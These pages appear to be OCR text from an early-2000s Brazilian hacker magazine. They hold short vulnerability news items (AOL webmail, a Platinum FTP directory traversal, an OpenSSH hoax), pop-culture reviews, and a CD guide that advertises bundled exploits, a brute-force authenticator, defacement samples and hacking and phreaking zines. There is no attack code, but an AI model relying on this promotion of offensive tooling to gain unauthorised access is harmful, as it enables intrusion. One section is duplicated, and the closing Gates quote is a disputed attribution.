webmail - A AOL não liberou mais detalhes sobre a vulnerabilidade no serviço, nem quem foram os responsáveis pela descoberta, mas garante que os problemas foram corrigidos na manhã desta quarta-feira. "Nós acreditamos que somente um número pequeno de contas - em torno de centenas, não milhares - foram afetadas", disse o porta-voz, Andrew Weinstein. Pelo que parece, um cracker poderia invadir a conta de e-mail de um usuário da AOL apenas digitando o seu nome de usuário, sem a necessidade da senha.

Platinum FTP version 1.0.11 - A vulnerabilidade consiste em conseguir acessar diretórios proibidos para um usuário normal ou até mesmo anônimo. Um usuário anônimo conseguiria se logar e passar os diretórios protegidos utilizando .././. Além disso, poderia renomear os arquivos de comando da máquina e fazer uma chamada maliciosa que finalizaria em um ataque do tipo DoS (Denial of Service) e faria o consumo de CPU chegar a 100%, travando a máquina.

Fake-Vuln do Bimestre - Em janeiro, um cara, autodenominado Mickey Mouse Hacking Squadron, postou uma notícia dizendo existir uma falha, em todas as versões do OpenSSH, que quando explorada dava acesso com nível root no sistema. Ele dizia que, após informar o usuário, bastava digitar cem caracteres (por exemplo, 100 letras 'a') que você teria acesso. Para dar um ar mais real, ele mostrou partes do código do OpenSSH disassemblado, e apontava o erro como sendo do PAM. Em nota oficial, a desenvolvedora do OpenSSH desmentiu o fato, dizendo apenas ser um alarme falso para preocupar a comunidade.

Total Security



Notícias sobre Bugs

Vulnerabilidades

Entrevistas

Colunistas

Fórum

...

Venha para essa comunidade e descubra que estar seguro é mais difícil do que se pensa.

Cadastre-se Gratuitamente

\$Package
Acumule moedas e
compre o seu brinde.



www.totalsecurity.com.br

OS ANOS 80 ESTÃO DE VOLTA



Ladytron é um dos destaques da cena Electro-clash

Você sabe o que é Electro-clash? Pois é melhor começar a saber. O estilo já está causando furor na cena eletrônica dos EUA e da Europa. Trata-se de um revival das batidas eletrônicas características dos anos 80, com influência direta de bandas como Kraftwerk e seus seguidores, como Depeche Mode e New Order. A ordem é criar batidas duras e bem constantes, acordes espaciais e vocais suaves e melodiosos. Só que nem tudo é igual ao passado: a diferença agora é que as novas tecnologias de produção e

edição de som permitem ao Electro (como também é chamado o estilo) ir muito mais longe do que jamais sonharam as bandas que atuavam duas décadas atrás.

Entre as principais forças do estilo estão *Miss Kitting and The Hacker*, *Felix da Housecats* e uma banda de Liverpool (que ótimo lugar para formar uma banda, não?) chamada *Ladytron*. O nome da banda foi inspirado em uma música do *Roxy Music*, mais uma grande referência dos anos 80 para o Electro. Eles já lançaram dois álbuns, o *604*, de 2001, e o *Light & Magic*, de 2002.

O primeiro é considerado um dos precursores do "movimento". Já trazia algumas coisas interessantes, especialmente os vocais falados em búlgaro em "Commodore Rock" - Mira Aroyo, uma das integrantes, nasceu na Bulgária - e as melodias marcantes (em músicas como "Playgirl" e "Skools Out"). Mas o grupo ainda parecia estar experimentando timbres e possibilidades. No álbum mais recente, dá para sentir uma maior maturidade. O grupo, já famoso, agora se aperfeiçoou na combinação de timbres, incluindo aí guitarra e baixo - o *604* só tinha teclados - sem esquecer dos elementos que já tinham funcionado no disco anterior. O resultado é simplesmente excelente (confira especialmente "Cracked LCD" e "Seventeen", que já virou hit).

Seja você fã de anos 80 ou não, não deixe de conhecer esta banda e o Electro-clash. Ou corre o risco de perder o trem da história da música.

SELVAGENS DA MOTOCICLETA



Biker Boyz: tão bom que você prefere a trilha sonora


Vamos ser um pouco sexistas? Moto, competição esportiva e

pneus cantando na pista são coisas pra homem, certo? Bom, nós não acreditamos nisso. Principalmente porque, aqui na redação, há quem descarte uma coisa ou outra e mesmo quem odeie todas as três. Grosso modo, entretanto, essa é a mensagem "subliminar" do filme *Biker Boyz*, que já deu o ar da graça nos EUA, mas, até o fechamento desta edição, não tinha estréia prevista no Brasil.

O filme pretende ser um "western" moderno: os "cowboys" usam suas motos para exhibir, é claro, todo o clima linha-dura característico das produções em que corridas são o centro da história. Isso significa, é claro, alta velocidade, rivalidade à flor da pele e mulheres gostosas com roupas provocantes. Enfim, a princípio, é claro, um paraíso para os machões e a face do Demo para as feministas.

A história gira em torno de advogados e executivos que, longe dos escritórios, viram selvagens sobre duas rodas. Há, é claro, um metido a gostoso, o Smoke (Laurence Fishburne), que, é claro, tem o reinado ameaçado por um novato. Já sei: cansou de ler "é claro"? H4ck3R explica: é isso mesmo, alguma coisa precisava ser original - mas não foi. Logo, a menos que você ame uma motoca, esqueça o filme e compre a trilha sonora: hip hop na veia. Ah, e rock também.

A PRAGA ESCARLATE



Livro inaugurou literatura catástrofe

Quem pensa que o gênero catástrofe nasceu nas últimas décadas do século passado, está completamente por fora. Nos primeiros anos do século 20, um escritor norte-americano chamado Jack London lançou um pequeno livro, que talvez seja

o precursor deste gênero tão adorado nos dias de hoje. Estamos falando de "*A praga escarlata*", de Jack London.

A praga do título é uma doença fatal parecida com o Ebola, que surgiu na África no começo dos anos 90. No livro, a praga escarlata recebe esse nome porque a febre torna o corpo completamente avermelhado. A morte vinha em poucas horas e a transmissão era por ar. Ou seja, a vítima, antes de morrer, contaminava todos à sua volta.

Essa doença, aparentemente surgida no Brasil, simplesmente dizimou a humanidade, isolando os poucos sobreviventes que voltaram a um estado pré-civilizatório, como era de se esperar.

A história se passa ao redor de uma fogueira, na qual o último sobrevivente direto da catástrofe tenta contar aos seus netos histórias sobre a civilização. Estes quase não entendem nada. A esperança do velho é que seus livros ficaram bem guardados em cavernas, esperando o retorno da civilização. Mesmo assim, o pessimismo é grande, já que esse retorno também significará a volta da pólvora.

A praga escarlata
Jack London
Editora Conrad
103 páginas

O ESPETÁCULO MAIS ESTÚPIDO DA TERRA




Depois de uma longa temporada de sucesso na MTV norte-americana e no canal pago Multishow (que inclusive rendeu um longa-metragem), a série mais aloprada de todos os tempos finalmente chega aos lares dos menos abastados, através da MTV Brasil. O programa de pegadinhas hardcore Jackass apresenta vídeos semicaseiros, mostrando as mais diversas

"coisas que você não deve fazer em casa", do tipo: mergulhar em um tanque cheio de merda, acionar alarmes de carros vestindo uma fantasia de gorila, mergulhar entre tubarões vestindo um fio-dental, apostar corridas com carrinhos de supermercado e outras atividades tão idiotas quanto. Em episódios que têm, em média, 30 minutos, Johnny Knoxville e a galera do Jackass (algo como "cafajeste", em inglês) fazem as coisas mais insanas que você já viu. Acha que é exagero? Então assista pelo menos uma vez a série e confira com seus próprios olhos momentos de pura demência, escatologia e violência explícita - até agora não inventaram nada mais podre, nem mais engraçado. Entre os anormais que participam do programa, um dos mais figuras é o Wee Man; ele é um anãozinho muito louco que participa das "pegadinhas" da pior forma possível. Algumas vezes vestido de dragão, outras servindo como saco de pancadas para o jogador de basquete Shaquille O'Neil. A criaturinha que até já tem até um site feito pelos seus fãs (<http://www.wee-man.tk/>) dá um show à parte. Mas preste muita atenção nos avisos que aparecem antes e depois do programa, eles dizem: "nossos idiotas são bem treinados e você não deve imitar nenhuma destas coisas estúpidas que os viu fazer". Bem, imitar você não deve mesmo, mas assistir é obrigatório.

H4CK3R 9 Guia do CD

#H4CK3R RIz!!!

Quem se interessa pelas novidades do mundo da segurança terá muito o que explorar no CD desta edição. Além disso apresentamos você com duas das distribuições Linux mais respeitadas no mundo da proteção de servidores. Outro destaque são os programas e tutoriais que mostram o funcionamento e as técnicas de detecção de invasores pelo método do honeypot. Também selecionamos uma grande quantidade de material sobre técnicas de hacking e phreaking. Este último ganhou até uma categoria especial, nela você irá encontrar programas para estudo e textos com informações preciosas para quem deseja ingressar no mundo do hacking de telefones celulares e outros dispositivos. A seguir mostraremos mais sobre as outras categorias desta edição.



Trustix 1.5 Aclamado pela crítica, temido pelos hackers



Esta é uma das mais elogiadas distribuições Linux para segurança de servidores. Mesmo não oferecendo uma interface gráfica, tem um pacote bem completo com os principais softwares necessários para proteger redes, entre

eles o servidor Apache 1.3, o banco de dados MySQL 3.23, além do Proxy Squid 2.4 e do cliente/servidor do Telnet criptografado OpenSSH 3.1. A instalação não é tão complicada, basta ficar atento às instruções e possuir um disquete para gravar as configurações do sistema. Nunca é demais lembrar que é necessário fazer backups dos seus dados, pois acidentes acontecem...

Devil-Linux 0.5

O Linux preferido do capeta


Esta minidistribuição Linux voltada para segurança não tem nenhuma relação técnica com o BSD. No entanto, pode ser considerada tão competente quanto o sistema operacional do diabinho. Podendo ser usado como router ou firewall, o SO boota direto de um CD (que você deve gravar com o conteúdo do arquivo compactado que acompanha esta edição) e você não precisa de um micro com HD para que ele rode. As configurações podem ser salvas e carregadas a partir de um disquete simples. Outro ponto importante sobre esta distribuição é que ela já vem com suporte ao iptables e aplicativos que usam a Glibc 2.2. No site oficial do Devil Linux (www.devil-linux.org), você poderá aprender mais sobre o sistema através de uma rica documentação, que explica como instalar e configurar o SO



Phreaking

Ligação arriscada


O phreaking é tão ou mais antigo do que o próprio hacking e mesmo assim não é tão popular. Talvez porque seja bem mais fácil prender alguém que esteja alterando um terminal de telefone público do que alguém que desfigure um site. Isso dá medo. Porém, o estudo do funcionamento dos telefones, celulares e satélites é tão fascinante que muitas pessoas se arriscam a ir para a cadeia por fraudar os sistemas de telefonia mundo afora. A nossa intenção é que você se familiarize com alguns termos comuns aos phreakers e comece a entender as engrenagens que fazem com que o mundo se comunique. Para tanto, é essencial ler e entender os documentos presentes nesta edição, nesta categoria e também nos White Papers.



Proxies

Privacidade e controle

Depois de falar sobre firewalls na última edição, voltamos a colocar a questão da sua privacidade na Internet em foco. Afinal, o que você faz na Internet é problema seu e, além de tudo, a liberdade vem em primeiro lugar. Por isso, selecionamos vários proxies para ocultar sua identidade na Web e filtrar tudo aquilo que seu computador recebe. Na categoria estão presentes softwares para Linux e Windows, porque, independentemente do seu sistema operacional, você merece ter sua privacidade preservada.



Trainers

Se não der para ganhar por bem...

Dando um tempinho nas falhas de segurança, técnicas de escaneamento de rede e construção de vírus, separamos trainers para os lançamentos mais quentes da temporada. Com eles você pode ter dinheiro, munição e outros itens infinitos que vão facilitar sua vida na hora

de jogar aquele joguinho novo que você acabou de comprar. Confira os jogos que você poderá "destravar" com os trainers desta edição: 007 NigthFire, Age of Mitology Airport Tycoon, Anno 1503, Comand & Conquer Generals, Doom II, GTA 3, Jedi Knight II, Nascar Revolution, Diablo II Shadowmaster, SimCity 4 e Tropico 2 ? Pirate Cove.

Guia do CD



Linux-Tools

Crie sua fortaleza open source

Todos falam por aí que o Linux é superseguro, impenetrável, etc. Mas poucos sabem que existem (muitas) falhas de segurança que atingem o sistema operacional e os serviços que ele usa. Por isso é muito importante remendar alguns furos deixados pelo pessoal do Free Software. O primeiro passo é atualizar seu kernel com a versão estável

mais recente (disponível no CD desta edição) e, depois, conforme suas necessidades, ir fortalecendo seus aplicativos na Internet e nas redes locais. Dessa forma, você pode confirmar tudo que falam do Linux. Do contrário, é ficar tão vulnerável quanto qualquer outro lammer. Confira os outros destaques da categoria:

AAFID2

Ferramenta para monitoração de redes e agente para detecção de intrusos

Access Point Utilities 1.3.1

Conjunto de utilitários para configurar e monitorar o acesso a dados de um ponto de rede Wireless rodando Unix

Aldebaran-3.0.2

Sniffer baseado no libpcap para redes Linux

AlioS WormWarn 1.0

Analisa os arquivos de log do Apache e detecta modificações geradas por trojans, vírus e invasores

Authforce v0.9.6

Autenticador HTTP que usa o método brute-force

APG v2.1.0

Gerador de passwords automático

Kernel 2.40

Versão mais recente do kernel estável do Linux

Chump 0.0.7

Compilador assembler e disassembler, muito leve e confiável

Admuser for Squid

Gerencie os usuários de um site CGI usando o Squid

BannerFilter 1.21

Serve como um proxy que barra o carregamento de banners e adwares

Apache Compile HOWTO

Tutorial sobre configuração do Apache e seus diversos mods

Jay's Iptables Firewall 0.9.4

Firewall com suporte a múltiplas interfaces que pode ser configurado através de um script Perl

SaveMyModem 0.16

Software anti-spam desenvolvido especialmente para usuários que possuem conexão dial-up lentas

SuckBot 0.006

SuckBot é um bot para IRC escrito em C que suporta plug-ins dinâmicos, que podem ser ligados e desligados sem interrupções

Swaret 1.0.2

Permite que você mantenha seu sistema Slackware sempre atualizado. Ele tem a função parecida com a do apt-get do Debian

Weblog 0.5b

Permite comparar logs que são gerados pelo servidor Apache, gera estatísticas detalhadas do raw log e dos host names

BanSpam

Script em Tcl que filtra as mensagens e evita que você receba spam via IRC

Directory Administrator-1.3.3

Utilitário para controlar e obter informações sobre usuários e grupos em sistema Unix

GKsu-0.8.2

Aplicativo que otimiza as opções de shell dos comandos su e sudo

gnocl 0.5.5

Ferramenta desenvolvida para programar em Tcl no GNOME

Gnome Display Manager 2.4

Aplicativo que implementa as funções do xdm do GNOME

Gofish-0.27

Para desenvolver e manter servidores Web e Gopher com segurança

JCTerm 0.0.2

Emulador de terminal SSH2 feito em puro Java

DotGNU Portable.NET 0.5

Plataforma para projetos Linux com metadados semelhantes ao .NET

eLDAPo 1.13

Ferramenta para gerenciamento e consultas em servidores LDAP

evilwm 0.99.14

Gerenciador de janelas supercompacto e robusto

A fábrica do prazer da revista H4CK3R Parte 3

Exploits

A MS de joelhos!

Nesta edição selecionamos algumas das mais vergonhosas falhas de segurança que a poderosa Microsoft já teve o desprazer de fabricar. São vulnerabilidades para os mais diversos produtos da M\$, entre eles o administrador de bancos de dados MS SQL, os sistemas operacionais Windows 2000, NT e MS-DOS, além de outros softwares "for Windows", como o NetMeeting, IIS e muitos outros. Ah! Para não falar que pegamos muito no pé da empresa do Bill Gates, também colocamos um bom repertório de exploits para Linux, Apache e muito mais.

Honeypots

A armadilha está pronta!

A coisa vai ficar cada vez mais difícil para quem quiser invadir sites. Pelo menos é o que se espera, se os admins começarem a usar as técnicas de Honeypots para enganar os invasores mais descuidados. Os honeypots são como hosts virtuais que têm falhas de segurança e ficam propositalmente à mostra, atraindo os intrusos (que não vão encontrar nada no servidor falso e ainda terão seus dados rastreados para um eventual contra-ataque!). Os programas presentes no CD demonstram o funcionamento destas armadilhas, assim você pode criar seu próprio Honeypot ou mesmo aprender a identificar e fugir de um.

Defacements

Defacers anti-USA

Manifestantes no mundo todo queimam bandeiras norte-americanas em sinal de protesto. Certos ou não, os defacers também aderiram ao ódio contra o império ianque, e vários sites estão sendo invadidos. O resultados são mensagens "políticas", como: "FUCK USA" e "FUCK you BUSH", que são deixadas em sites do mundo todo. Confira uma amostra disso na categoria Defacements desta edição.

White Papers

Os Gibis do underground digital

Se aquela frase feita que diz que "informação vale ouro" estiver certa, você pode se considerar rico. No CD desta edição, reunimos os melhores zines digitais sobre hacking e phreaking. Eles trazem tutoriais completos e detalhados sobre as mais diversas técnicas de segurança e acesso remoto sem esquecer do bom humor. Os assuntos abordados merecem um destaque especial. Confira: Static Kernel Patching (na Phrack #58 e #60), Firewall Spotting (na Phrack #60), Cracking NT Passwords (na Phrack #50), Unix Hacking (na Phrack #46), todos em inglês, e FTP Brute Force, DDoS, Buffer Overflows e Secret Backdoors nos zines dos brasileiros do Fatal_Error. Sobre phreaking, o material é ainda mais abrangente, abordando desde técnicas do Blue Box até um glossário bem básico para quem está começando na área.

Linux-Tools

Crie sua fortaleza open source

Todos falam por aí que o Linux é superseguro, impenetrável, etc. Mas poucos sabem que existem (muitas) falhas de segurança que atingem o sistema operacional e os serviços que ele usa. Por isso é muito importante remendar alguns furos deixados pelo pessoal do Free Software. O primeiro passo é atualizar seu kernel com a versão estável mais recente (disponível no CD desta edição) e, depois, conforme suas necessidades, ir fortalecendo seus aplicativos na Internet e nas redes locais. Dessa forma, você pode confirmar tudo que falam do Linux. Do contrário, é ficar tão vulnerável quanto qualquer outro lammer. Confira os outros destaques da categoria:

MP3

Ownando seus ouvidos

Selecionamos três bandas sensacionais para você ouvir enquanto escaneia um servidor em busca de vulnerabilidades ou configura seu Iptables. Todas fazem uma mistura de estilos da música eletrônica com algumas pitadas de metal e dark metal. O tom sombrio do *Cyrus Rex* é um bom exemplo disso. Confira também o retrô do *J. Ultimus* e o competente drum'n' bass do *Vexation*.

HACK3R

Em respeito ao jornalista da Digerati
não trabalha com assinaturas

Atendimento ao leitor

Fone: (11) 3217-2626 (9h às 21h) — suporte@digerati.com.br

Marcos Raul de Oliveira, Eduardo Rodrigues, Rodrigo França e Thiago Sobrinho

Atendimento de vendas

Fone: (11) 3217-2600 — vendas@digerati.com.br

Simone Araújo

Revista Hacker

Editor

Marcelo Barbão (mbarbao@digerati.com.br)

Editor assistente

Maurício Martins (mauricio@digerati.com.br)

Redatores

Bruno Cesar, João Marinho e Fernando Wiek

Arte

Helber Bimbo, Marina Fiorese e Fábio Augusto

Colaboraram nesta edição:

Leonardo Paiva, Micael Faccio, Flávio Graf, Gleicon S. Moraes

Revisão

Priscila Cassettari, Cíntia Yamashiro

Departamento Multimídia

Design e Programação: Carlos Sivalli Ignatti


Seleção de Programas: Juliano Barreto e João Henrique

Video: Felipe Madureira

Departamento de Internet

Tarcila Broder, Carlos Sivalli Ignatti

Os artigos assinados não refletem necessariamente a
opinião da revista, e sim de seus autores.



Digerati Comunicação e Tecnologia Ltda

Rua Haddock Lobo, 347 — 12º Andar

CEP 01414-001 São Paulo SP

Fone: (11) 3217-2600 Fax: (11) 3217-2617

www.digerati.com

Diretores

Alessandro Gerardi — (gerardi@digerati.com.br)

Luis Alfonso G. Neira — (alfonso@digerati.com.br)

Alessio Fon Melo — (alessio@digerati.com.br)

Diretor Comercial

René Luiz Cassettari — (rene@digerati.com.br)

Representante Comercial no E.U.A.

Multimedia, Inc. - Tel. +1-407-903-5000 Ext.222 Fax +1-407-363-9809

Fernando Mariano — (info@multimediausa.com)

Marketing

Érica V. Cunha, Simone Siman, Carlos Ignatti, José Antonio Martins

Assessoria de imprensa

Simone Siman — (siman@digerati.com.br)

Recursos Humanos

Viviane Cardoso — (viviane@digerati.com.br)

Logística de Produção

Pierre Abreu — (pierre@digerati.com.br)

Tecnologia da Informação

Flávio Tâmega — (flavio@digerati.com.br)

Impressão e Acabamento

Oceano Indústria Gráfica Ltda.

Fone: (11) 4446-6544

Distribuidor Exclusivo para

bancas de todo o Brasil

Fernando Chinaglia Distribuidora SA

Fone: (21) 3879-7766

ANER IVL
www.aner.org.br

Só não vai ter controle remoto

Agora a Digerati conta com 3 canais

Revistas para usuários avançados.
Publicações com programação,
segurança digital, redes, Linux,
hacking e muito mais.

Publicações para usuários domésticos,
com muita diversão, educação digital,
entretenimento, dicas simples e
softwares práticos.

Quem gosta de jogos eletrônicos,
videogames e emoção, lê as revistas da
Digerati Games. Entretenimento
eletrônico de qualidade.



Digerati. A editora especialista em comunidade digital



"640 KB são suficientes para qualquer um."

Bill Gates, 1981

www.geek.com.br

O site da revista Geek



www.digerati.com